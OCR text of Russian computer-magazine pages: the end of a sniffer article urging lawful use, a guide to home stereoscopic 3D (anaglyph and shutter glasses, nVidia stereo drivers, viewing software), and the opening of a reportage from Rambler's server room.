Надеюсь, я убедил тебя в том, что не стоит ассоциировать слово "снифер" с чем-то невероятно сложным в использовании. Специализированные проги, как правило, крайне просты и вместе с тем чрезвычайно эффективны. Только использовать их нужно с умом и, желательно, не нарушая закона. Ибо за чрезмерный интерес к чужим делам можно запросто получить по башке. Причем это в лучшем случае...




Идеальное средство для перехвата гуляющих по сети файлов



Симченко Владимир (vr@really.ru)

СДЕЛАЙ СЕБЕ ТРЕХМЕРНО

Наличие двух глаз, расположенных на небольшом расстоянии друг от друга, обеспечивает нам стереоскопичность зрения. Поэтому любой человек с детства привыкает воспринимать окружающий его мир в объеме. К сожалению, при работе за компьютером или при просмотре телепередач эта наша способность совершенно не задействуется. А ведь иногда так хочется, чтоб картинка на экране обрела глубину! Хочется? Тогда не буду пудрить тебе мозги рассказами о стереомониторах и шлемах виртуальной реальности. Давай сразу перейдем к делу и рассмотрим несколько простых способов получения полноценного стереоизображения в домашних условиях.

СТЕРЕОИЗОБРАЖЕНИЕ НА ПЕРСОНАЛЬНОМ КОМПЬЮТЕРЕ

ОБЗОР ВАРИАНТОВ

Вполне доступным, но экзотическим аксессуаром к персональному компьютеру стереоочки стали в 1995 году, когда выпущенный на рынок стереокомплект SimulEyes от StereoGraphics положил на обе лопатки своего конкурента 3D Max от Kasan Electronics Co, благодаря тому, что был обеспечен поддержкой в пяти компьютерных играх. Это сейчас, когда в перечне компьютерных игр, оттестированных со стереодрайвером от nVidia, фигурирует число 1282, цифра 5 не вызывает ничего, кроме улыбки. А все потому, что, начиная с 6 июня 2001 года, когда nVidia выпустила стереодрайвер версии 12.40, обеспечивающий работу в режиме Page-flipping, режим 3D stereo стал штатным режимом любой видеокарты, созданной на чипе nVidia.


Существует несколько способов получения стереоизображения на экране компьютерного монитора. Самое простое, что ты можешь предпринять, это загрузить на винчестер своего компьютера простенькую стереограмму, чтобы методом перекрестного взгляда полюбоваться на 3D контуры дельфинов, слонов, черепах... и прочие плоды фантазии авторов ресурсов, посвященных этому направлению. Кроме того, методом перекрестного взгляда можно просмотреть даже стереофильм, выведя его на экран с помощью соответствующего программного обеспечения.

Чуть более сложным, но более интересным способом получения стереоизображения на персональном компьютере является применение анаглиф (красно-сине/зеленых) стереоочков, раздобыть которые в большинстве случаев можно без особого труда.

Ну и, наконец, самого качественного 3D Stereo изображения на PC можно добиться, если тебе удастся обзавестись затворными стереоочками. Хотя этот способ и потребует некоторых финансовых вложений, но зато гарантирует тебе наиболее полное погружение в виртуальный мир компьютерных игр и стереокино.

МЕТОД ПЕРЕКРЕСТНОГО ВЗГЛЯДА

Безусловными достоинствами метода перекрестного взгляда (Cross-eyed method), обеспечившими ему широкое распространение, стали простота освоения, наличие большого количества готовых стереограмм и, конечно же, бесплатность многих программ, позволяющих



Стереограмма - изображение с секретом...


2D-3D STEREO КОНВЕРТЕРЫ



К этим программам и устройствам часто предъявляются завышенные требования, хотя они не способны сегодня составить реальную конкуренцию продукции, изначально созданной в 3D stereo формате. И тем не менее, такие наиболее успешные программные 3D стереоконвертеры, как 3D Plus 2.0, X3D TV Gateway и 3D Producer, не только легко заняли свою нишу в 3D стереоиндустрии, но и уверенно ее удерживают. Потому что желающих посмотреть в 3D формате (пусть и не столь качественном, как у IMAX) игру любимой футбольной команды, гонку Формула 1 или старые "Звездные войны", как выяснилось, более чем достаточно.

В отношении же недостатков следует сказать, что первое, что бросится тебе в "оба глаза", это неспособность ни одного из перечисленных выше, работающих в реальном времени конвертеров, обеспечить 100-процентный перевод в 3D всего просматриваемого тобой видеоматериала. Максимальный стереоэффект достигается при конвертировании панорамных сцен (кратер вулкана, чаша стадиона, открытый космос). Если же видеоряд представляет собой небольшое замкнутое пространство, в котором несколько объектов быстро меняют свое местоположение, то особых чудес от 3D конвертера ждать не стоит.


Ну а еще, пожалуй, следует отметить "неуниверсальность" конвертеров. Так, например, 3D Plus 2.0 предназначен в основном лишь для конвертирования DVD, предъявляющий высокие требования к компьютеру 3D Producer хорош лишь для DivX фильмов, а позволяющий просматривать TV каналы X3D TV Gateway требует наличия на машине TV тюнера.



Анаглиф стереоочки. Изящные и не очень...

любому желающему создать свою собственную стереограмму за несколько минут.

Если ты еще не владеешь методом перекрестного взгляда, самое время это исправить. Перво-наперво загрузи себе на машину какую-нибудь стереограмму. Для начала можно воспользоваться галереей сайта http://sirds.lipetsk.ru, впоследствии же просто впиши в поисковую строку Яндекса слово "стереограмма", и ты сразу же получишь огромное число ссылок на множество других галерей. Потом, открыв стереограмму с помощью любой программы для просмотра изображений, проделай следующее: поместив палец между глазами и экраном монитора, взгляни на его кончик. Ты увидишь три не сфокусированных изображения (стереограммы) на заднем плане. Все они должны быть одного размера, если это не так - сдвинь палец слегка вперед или назад. Сосредоточься на среднем изображении и плавно убери палец из поля зрения. Среднее изображение постепенно сфокусируется и



обретет трехмерность... На практике освоение этого способа просмотра занимает от одной до пяти минут.

Точно таким же способом можно разглядывать стереофотографии, выполненные в формате JPS. Правда, перед этим расширение скачанных из Сети (www.really.ru/gallery.html) JPS-файлов нужно будет переправить на JPG.

Динамические изображения, образцы которых ты найдешь на сайте www.stereopix.ru, также подлежат изучению методом перекрестного взгляда.

Ну а еще ты можешь опробовать этот способ просмотра на стереофильме, записанном в формате Page-Flip. Хотя для этого тебе придется сначала найти такой стереофильм, а затем открыть его в программе Stereoscopic Player (http://mitglied.lycos.de/stereo3d), указав в настройках формат Side By Side (Left image First). Когда на экране появится изображение, тебе останется только "перекрестить" на нем свой взгляд. Надолго тебя, разумеется, не хватит,




Симпатичная картинка в формате JPS

но объемное изображение ты все же увидишь, а заодно устроишь своим глазным мышцам тренировку для профилактики миопии и поймешь, почему люди все-таки покупают себе стереоочки.

АНАГЛИФ (ANAGLYPH) СТЕРЕООЧКИ

Красно-сине/зеленые анаглиф стереоочки обеспечивают разделение двух ракурсов стереоизображения за счет использования двух светофильтров - красного и сине/зеленого.

При просмотре через красный светофильтр мы не сможем различить на картинке красные изображения (они сольются с фоном), а изображения синего цвета станут черным. И наоборот: синий светофильтр сделает невидимыми изображения синего цвета, а красные превратит в черные. Если же мы посмотрим на черное изображение через любой светофильтр, то оно так и останется черным. В результате картинка, которую видит левый глаз, может отличаться от той, что видит правый. И возникает иллюзия объемности.



Довольно утомительное "скрещивание глаз" при работе с очками, естественно, уже не требуется, так что, скажем, просмотр стереофильма и в самом деле превращается в приятное развлечение.

Другим важным преимуществом метода анаглиф является простота его применения в компьютерных играх. Дело в том, что Anaglyph - это один из штатных режимов работы видеокарты на чипе nVidia, реализуемый с помощью специального стереодрайвера. От пользователя требуется лишь этот драйвер установить, надеть очки с красно-сине/зелеными стеклами и, запустив игру, созданную под API Direct X или OpenGL, активировать стереодрайвер с помощью горячей клавиши.

Еще одним несомненным достоинством метода Anaglyph можно назвать возможность распечатать на бумаге свой портрет, выполненный в соответствующем стереоформате, и, приложив к нему пару очков, подарить кому-нибудь на память. Впрочем, стереофотография это тема для отдельной беседы, а пока поговорим о трудностях, связанных с использованием этого метода.


ГДЕ ВЗЯТЬ?

Главной проблемой, с которой тебе придется столкнуться, станет необходимость приобретения стереоочков с красным и сине/зеленым светофильтрами. Впрочем, если ты ходил на фильм "SPY KIDS 3-D: GAME OVER", то такие очки у тебя должны быть - перед началом просмотра они вручались каждому зрителю и обратно уже не изымались.

Если же по какой-либо причине эти очки у тебя не сохранились, то ближайшим местом



www.really.ru
Обзоры 3D технологий, новости VR индустрии, софт, самая большая в интернете коллекция стереофотографий
www.3dstereo.ru
Российский разработчик стереоустройств. Кроме информации о предлагаемой продукции, сайт содержит много полезной теоретической информации по 3D технологиям
www.i-glasses-store.com
i-O Display Systems (VR hardware)
www.edimension-al.com
Стереоочки E-D
www.stereovision.net
Форум по 3D технологиям



На диске ты найдешь весь описанный в статье софт, а также несколько демок и скринсейверов, которые помогут тебе оценить все прелести 3D стереотехнологий.


Хранитель экрана с ярко выраженными внеэкранными эффектами

их приобретения вполне может стать гастрономом, в котором продают йогурты с анаглиф-динозаврами. Купишь такой йогурт - получишь и очки. Что? С гастрономом тоже ничего не вышло? Значит, придется отправляться на книжный рынок. Попробуй поискать книжку с набором иллюстраций, выполненных в формате анаглиф. Наибольшее распространение сегодня получила серия от Эгмонт Россия Лтд., которая прямо так и называется - "Волшебные очки". Впрочем, другие варианты попадаются на глаза не менее часто. И требуемые очки всегда идут в комплекте с книгой.

Книжных рынков поблизости нет? Живешь на Южном полюсе, зарабатывая себе на жизнь рекламой кофе Nescafe? Тогда попробуй купить стереоочки у НТЦ Стереокино. Условия доставки можешь уточнить на соответствующем сайте (www.stereomir.ru/stglass.htm).

Опять облом? А, понял! Денег жалко! Что ж, тогда остается лишь одно. Иди по адресу www.really.ru/review/glasses_an.html и знакомься с подробным руководством по самостоятельному изготовлению анаглиф стереоочков. Надеюсь, кружок "Умелые руки" ты в детстве посещал? Тогда справишься...



Если ты приобретешь через интернет-магазин за границей какой-нибудь девайс, не спеши втыкать его в розетку. Проверь, не нуждается ли это чудо в замене блока питания на наш... родной... двухсотдвадцативольтовый. Иначе можно запросто погореть :).

НЕДОСТАТКИ ANAGLYPH МЕТОДА

Увы, многие цветовые оттенки с помощью красно-сине/зеленых очков не передаются. Нельзя получить, скажем, ярко-красные и ярко-синие цвета. А это не только влияет на качество изображения, но и ухудшает восприятие глубины. К тому же возможно появление так называемых слепых пятен, являющихся для режима анаглиф методической проблемой, проявляющейся наиболее полно при наличии в кадре спектральных составляющих, близких к цветам используемых в стереоочках светофильтров.

Неплохое решение этой проблемы, предложенное компанией ColorCode 3D (www.colorcode3d.com), заключается в применении других (не красно-сине/зеленых) светофильтров и специального алгоритма конвертирования.

И хотя патентованный этой компанией метод конвертирования стереоизображения (PowerAnaglyph C9) напрямую не поддерживается стереодрайвером от nVidia, использование оранжево-синих очков ColorCode 3D, после соответствующей настройки драйвера, вполне допустимо. Для этого необходимо выбрать в стереодрайвере режим Anaglyph. Затем в меню Anaglyph Stereo, заменив Default на Custom, вместо красно-сине/зеленых фильтров выбери желто-синие и настрой их следующим образом:

Желтый: Hue: 40; Sat: 240; Lum: 120;Red: 255; Green: 255; Blue: 0
Синий: Hue: 160; Sat: 240; Lum: 120;Red: 0; Green: 0; Blue: 255

Что же касается ухудшения стереоэффекта из-за обрезанной цветовой гаммы, то тут как в анекдоте о том, как сделать кабачковую икру вкуснее - для этого необходимо взять кабачковую икру и... заменить ее черной. В общем, методические проблемы анаглиф метода легко разрешаются заменой анаглиф стереоочков затворными стереоочками.




Следует упомянуть о возможности применения затворных стереоочков для просмотра стереоизображения с помощью проектора и плазменной панели, хотя у большинства эта тема, в силу дороговизны ее реализации, вызовет, скорее всего, лишь академический интерес.

ПО ДЛЯ СОЗДАНИЯ И ПРОСМОТРА 3D STEREO

3D Combine


www.3dcombine.com



Мощная программа для создания 3D stereo фото- и видеофайлов. Обладает широким набором возможностей по компиляции и обработке 3D изображения. Имеет встроенный конвертер стереоформатов. Работает практически с любыми стереоочками.

Stereoscopic Player


http://mitglied.lycos.de/stereo3d



Самый популярный на сегодняшний день программный проигрыватель стерео CD и DVD фильмов. Поддержка широкого диапазона стереоформатов: Dual Screen Output; nVidia Stereo driver; StereoBright; Quad Buffered OpenGL; Side by Side; Over/Under; True Anaglyph; Grey Anaglyph; Half Color Anaglyph; Color Anaglyph.

StereoPhoto Maker

www3.zero.ad.jp/esuto



Эта программа является не только мощным редактором стереоизображений, но и средством просмотра, поддерживающим следующие методы формирования стереоизображения:

- без использования стереоочков: Parallel-eyed или Cross-eyed;
- для anaglyph стереоочков: цветной anaglyph или черно-белый anaglyph (red-cyan, red-green, red-blue);
- для затворных стереоочков (Liquid Crystal Shutter Glasses): Interlacing или Page Flipping, с поддержкой Win3D или nVidia стереодрайвера.

ЗАТВОРНЫЕ СТЕРЕООЧКИ

Использование затворных стереоочков, являющихся на сегодняшний день наиболее эффективным способом получения качественного стереоизображения на мониторе компьютера, предполагает, что твоя машина удовлетворяет ряду требований. Первое, это наличие ЭЛТ (CRT) монитора, обеспечивающего частоту не менее 120 Гц. Работа затворных стереоочков с LCD-мониторами невозможна, поскольку эти мониторы не способны обеспечить требуемую скорость смены кадров. Кроме того, для использования наиболее качественного стереоформата Page-Flip необходимо, чтобы в компьютере была установлена видеокарта на чипе от nVidia и соответствующий стереодрайвер. На видеокартах

ПО ДЛЯ СОЗДАНИЯ И ПРОСМОТРА 3D STEREO

Stereoscopic 3D Viewer / Compositor


www.brightland.com



Удобная программа для просмотра стереоизображений на компьютерах с ATI видеокартой. Может использоваться как конвертер стереоформатов. Форматы просмотра: Interleaved и Over/Under.

3DProducer


www.3dcombine.com



2D - 3D stereo конвертер. Позволяет конвертировать двухмерное изображение в 3D stereo изображение. Поддерживаются затворные стереоочки (interlaced и over/under) и анаглиф стереоочки (красно-зеленые и желто-синие). Достоинства: хорошее качество конвертирования и поддержка нескольких стереоформатов. Недостатки: высокие системные требования (P4 3 ГГц) и отсутствие возможности конвертирования DVD-фильмов.

Images 3D

http://home.cogeco.ca/~grichter1




Свободно распространяемая программа для создания стереоизображения из стереопар. Позволяет сохранять созданные стереоизображения в следующих форматах: JPEG Image File (*.jpg, *.jpeg), Portable Network Graphics (*.png), Windows Bitmaps (*.bmp), и в самом распространенном формате для LCD стереоочков - JPS Stereo ImageFile (*.jps).

от ATI также возможен просмотр стереоизображений, но для этого тебе придется купить стереокомплект компании eDimensional, к которому прилагается запатентованный "eDimensional Stereo Game Driver".

Особенностью этого стереодрайвера является использование стереоформата Over/Under вместо популярного Page-Flip и совместимость всего с тремя сотнями компьютерных игр.

Нетрудно догадаться, что желающих юзать менее комфортный, менее совместимый и к тому же, в отличие от nVidia стереодрайвера, не бесплатный софт, не слишком много. Короче говоря, если у тебя уже есть затворные стереоочки, но в твоем компьютере установлена видеокарта производства ATI, то тебе выгоднее заменить видеокарту, чем докупать стереокомплект от eDimensional.



Настройка драйвера на очки ColorCode 3D

СТЕРЕОДРАЙВЕР ОТ NVIDIA

Если твой компьютер удовлетворяет оговоренным выше требованиям, остается лишь разобраться с программным обеспечением. Первое, что необходимо сделать, это установить стереодрайвер. В случае с nVidia следует заметить, что то, что принято называть стереодрайвером, на самом деле таковым не является. Потому что в действительности речь идет о графической оболочке, позволяющей управлять стереосвойствами драйвера Detonator. И при желании можно активировать стереорежим без нее, внеся несложные изменения в системный реестр. Но, следуя уже устоявшейся терминологии, я буду использовать термин стереодрайвер, подразумевая графическую оболочку.



E-D glasses от eDimensional

На сегодняшний день существуют следующие, выпущенные компанией nVidia, версии стереодрайверов, которые могут быть рекомендованы к использованию - 30.87; 45.23; 56.56. Наибольшую совместимость эти стереодрайверы обеспечивают с такими же версиями детонаторов - 30.87; 45.23; 56.56. Поэтому во избежание проблем позаботься о соответствии версий детонаторов и стереодрайверов. Что же касается настроек стереодрайвера, то после инсталляции его необходимо включить, перебросив включатель из положения "выключено" в положение "включать горячей клавишей" или "включено". В последнем случае тебе не понадобится использовать связку Ctrl+T, так как стереодрайвер будет активироваться автоматически при запуске приложения, написанного под API Direct X или OpenGL. Ну и, конечно же, для использования затворных стереоочков следует выбрать режим Page-Flip.

Невзирая на богатые встроенные возможности, для эксплуатации стереодрайвера необходимо знать всего несколько ключевых связок:

Ctrl+T - включить/выключить стереодрайвер
Ctrl+F3 - уменьшить разделение ракурсов
Ctrl+F4 - увеличить разделение ракурсов

ДОПОЛНИТЕЛЬНЫЙ СОФТ

Вместе со стереодрайвером от nVidia поставляется специальная программа для просмотра стереоизображений в формате JPS.

Из многочисленных, предназначенных для создания стереофотографий, стереофильмов, стереоприложений и т.д. дополнительных программ к затворным стереоочкам, настоятельно рекомендую поставить себе, как минимум, бесплатный, но мощный Stereoscopic Player.


Стереодрайвер от nVidia

ВЫБОР ДЕВАЙСА

Что же касается рекомендаций по выбору того или иного стереоустройства, то они следующие. Если ты намерен использовать для просмотра стереоизображений видеокарту от nVidia, то в России ты можешь купить либо стереокомплект (стереоочки + контроллер) от СТЭЛ (http://3dstereo.ru), либо видеокарту серии DELUXE от ASUS, традиционно комплектуемую стереоочками VR100G и имеющую встроенный стереоконтроллер. В последнем случае, кроме более высокой цены, ты получишь не только привязку к конкретной видеокарте, но и целый ворох проблем, связанных с совместимостью морально устаревшего стереоконтроллера от ASUS со стереодрайверами и детонаторами от nVidia, обновляющимися значительно чаще стереодрайверов от ASUS.

Приобрести же стереокомплекты у eDimensional, X3D и i-O Display Systems можно только через интернет. Судя по имеющимся у меня отзывам, из трех перечисленных дистрибьюторов лучше всех зарекомендовала себя компания eDimensional (минимум нареканий), а хуже всех - i-O Display Systems, ясно дающая понять, что Россия не является для нее серьезным рыночным плацдармом.

Если же ты ярый приверженец видеокарточек от ATI, то идеальным в этом случае стало бы сочетание стереодрайвера от eDimensional и стереоконтроллера от российской компании СТЭЛ. Дело в том, что несовместимость с компьютерными играми при использовании eDimensional Stereo Game Driver'a возникает в основном из-за неспособности стереоконтроллера от eDimensional программно свести вертикальную стереопару в единое стереоизображение. В результате чего, вместо объемного изображения, пользователь зачастую лишь удрученно наблюдает два разнесенных по мониторной вертикали ракурса.

Работающий же с форматом Over/Under на аппаратном уровне стереоконтроллер от СТЭЛ щелчком тумблера в любом случае сводит вертикальную стереопару в единое стереоизображение, увеличивая тем самым список поддерживаемых данной конфигурацией компьютерных игр. К тому же стереоконтроллер от СТЭЛ имеет аппаратную подстройку положения ракурсов вертикальной стереопары, позволяя производить регулировку в пределах 10% от размера кадра, что весьма удобно не только при использовании стереодрайвера от eDimensional, но и при просмотре стереофильмов в формате Over/Under.



Самое интересное, что при наличии цифрового фотоаппарата создание стереоскопических изображений людей и предметов увлекает не меньше, чем просмотр таких фотографий.


STEREOSCOPIC VIDEO SYSTEM



Для просмотра стереофильмов в домашних условиях обычно используются телевизионные стереокомплекты. Как правило, такие комплекты состоят из телевизионной версии стереоконтроллера и подключающихся к нему затворных стереоочков. Единственное требование к потребителю - наличие в доме ЭЛТ (CRT) телевизора и DVD-проигрывателя (можно крутить стереофильмы и с кассеты в формате VHS, но это уже ретро).

За простоту придется расплачиваться головной болью. Потому что записанные в формате NTSC фильмы, это всего 30 Гц на глаз в стереорежиме. Поэтому первое, что бросится тебе в глаза, это не только вылетающие из экрана телевизора чудовища и красавицы, но и весьма заметное мерцание стереоизображения, которое приходится по вкусу далеко не каждому. Особенно если до этого для просмотра стереофильмов использовался монитор компьютера, обеспечивающий 60 Гц на каждый глаз.

Большинство пользователей и в самом деле предпочитают телевизионному стереокомплекту компьютерный, невзирая на весьма привлекательную цену. Так, например, TV стереокомплект от i-O Display System стоимостью $99 - это не только TV стереоконтроллер и две пары затворных стереоочков к нему, но и целых три стерео DVD с фильмами от IMAX. Есть над чем задуматься. Тем более что TV контроллер позволяет подключить к телевизору не только DVD-проигрыватель или видеомагнитофон, но и компьютер. В 3D играх на большом экране эффект потрясающий. Увы, сегодня стерео TV комплект на территории нашей необъятной можно купить only on line и только у буржуев. Аналогичный комплект российского производства порекомендовать не могу... пока. Однако к тому времени, как этот номер попадет к тебе в руки, на нашем рынке он уже должен будет появиться.


nVidia Stereo Viewer

ПОДВОДИМ ИТОГ

Как видишь, получение полноценного стереоизображения в домашних условиях - не такая уж сложная задача. Причем даже простейшие методы превращения обычной картинки в трехмерное изображение способны доставить массу удовольствия. Ну а если же ты готов потратить некоторое количество денег на более-менее современный девайс, то неоднократно повторяющийся эффект "отпавшей челюсти" при просмотре стреоскопических фильмов или при погружении в компьютерную игру тебе, можно сказать, гарантирован.





■ Никита Кислицин (nikitoz@real.xakep.ru)

НАШИ В Ramblere

Все знают о них, но слишком мало. Все ими пользуются, но не задумываются над этим. Они преуспевают, но требуют огромных ресурсов. Без них интернет - свалка бесполезной информации, с ними - структурированная распределенная сеть. Поисковые машины... Что скрывается за этими словами? Мозг привычно подкидывает шаблонные образы: огромные DATA-центры, сотни серверов, слаженно работающие команды профессионалов... Неужели поисковая машина изнутри выглядит именно так? Честно говоря, еще недавно я не мог бы ответить на этот вопрос. Но на днях меня вызвал к себе главный редактор, и не успел я опомниться, как Ядовитый буквально десантировал меня в Rambler, куда я прибыл со скрытой камерой в сумке, микрофоном в руках и длинным-длинным списком вопросов...

РЕПОРТАЖ ИЗ СЕРДЦА ПОИСКОВОЙ МАШИНЫ

Накануне поездки, обдумывая, о чем следует расспрашивать служащих Рамблера, я понял, насколько увлекательная тема мне попалась. Интересно все: как устроены поисковые системы, как достигается высочайшая устойчивость к нагрузкам, как осуществляется модернизация системы, на каком софте все это работает, какое железо используется, сколько серверов трудятся над обработкой запросов, как осуществляется индексация страниц, как быстро обновляется база данных, как... Вопросов уйма! И я, направляясь в офис Рамблера, что находится недалеко от станции метро Автозаводская, мысленно прокручивал в голове самые важные...

НА ПЕРВЫЙ ВЗГЛЯД

Рамблер располагается в огромном здании, которое когда-то было заводом. Впрочем, остатки производства сохранились до сих пор, на первом этаже даже есть столовая, в которую иногда забредают рабочие. Поднявшись на лифте на 4 этаж, ловлю себя на мысли, что внутри это здание, вероятно, еще больше, чем снаружи. Когда идешь по коридору от одной проходной до другой, слева и справа постоянно мелькают офисные двери, а долгожданной 70 комнаты все не видно. Впрочем, шагать было не скучно. Повсюду логотипы знакомых и не очень интернет-проектов: Лента.ру, Звуки.ру, что-то еще. Потом началась зона Rambler-TV: за дверьми находились аппаратные, монтажные, звукоизолированные студии, работали десятки людей.

Все вокруг было крайне интересным, много красивых девушек, но... где же сам Рамблер?! А, вот оно что - мне, оказывается, нужно миновать еще одну проходную за железной дверью с табличкой 70, которая открывается специальной магнитной карточкой либо охранником после поверхностного face-контроля. Там-то меня и встретил Влад Шабанов - мой гид, который обещал мне устроить увлекательную экскурсию по самым интересным местам Рамблера и рассказать, как здесь все устроено.

ВЫСОКОЕ НАПРЯЖЕНИЕ
ОПАСНО ДЛЯ ЖИЗНИ

70 комната оказалась огромным залом, рабочие места в котором поделены на сектора лабиринтоподобными перегородками высотой метра полтора. Здесь обитают менеджеры, рекламисты, программеры, аналитики, словом, все те люди, которые работают над Rambler'ом. Не задерживаясь в рабочем зале, мы направляемся для поверхностного осмотра в серверную. По дороге постоянно попадаются коробки - пустые и с материнскими платами, корпуса - с железом внутри и без. Миновав еще одну дверь, мы попадаем в "предбанник" - место, где работают сисадмины. Эта комната находится в непосредственной близости от серверной, от нее нас отделяет всего одна пластиковая дверь. Внимание сразу привлекает громадная машинка, небрежно лежащая на столе - двухпроцессорная система на 64-битных кристаллах Opteron от AMD с восемью гигабайтами памяти на борту! Я, естественно, не удержался и начал жадно ее фотографировать, в то время как мой проводник с ухмылкой наблюдал мой детский восторг, высказываясь в том плане, что я, дескать, еще их "машинного отделения" не видел. Заявление звучало


Админы Рамблера всегда готовы потушить почтовый сервер!

столь многообещающе, что я мигом спрятал фотоаппарат и выразил полную готовность немедленно проследовать в серверную.

MATRIX HAS ME

Честно скажу, когда дверь открылась, я обомлел. На нас сразу подуло прохладным ионизированным воздухом, пахнущим не то свежим пластиком, не то канифолью - ты наверняка знаешь этот родной каждому любителю апгрейда запах новой машины. Десятки производительных станций и мощная система вентиляции создавали неповторимый и очень приятный гул. Довольно необычно было сознавать, что я нахожусь в самом сердце поисковой системы, которая ежесекундно обрабатывает несколько сотен запросов и в которой хранится почти весь российский интернет. Разинув рот и перемещаясь от стойки к стойке, я с интересом осматривал и фотографировал окружающие меня машины.

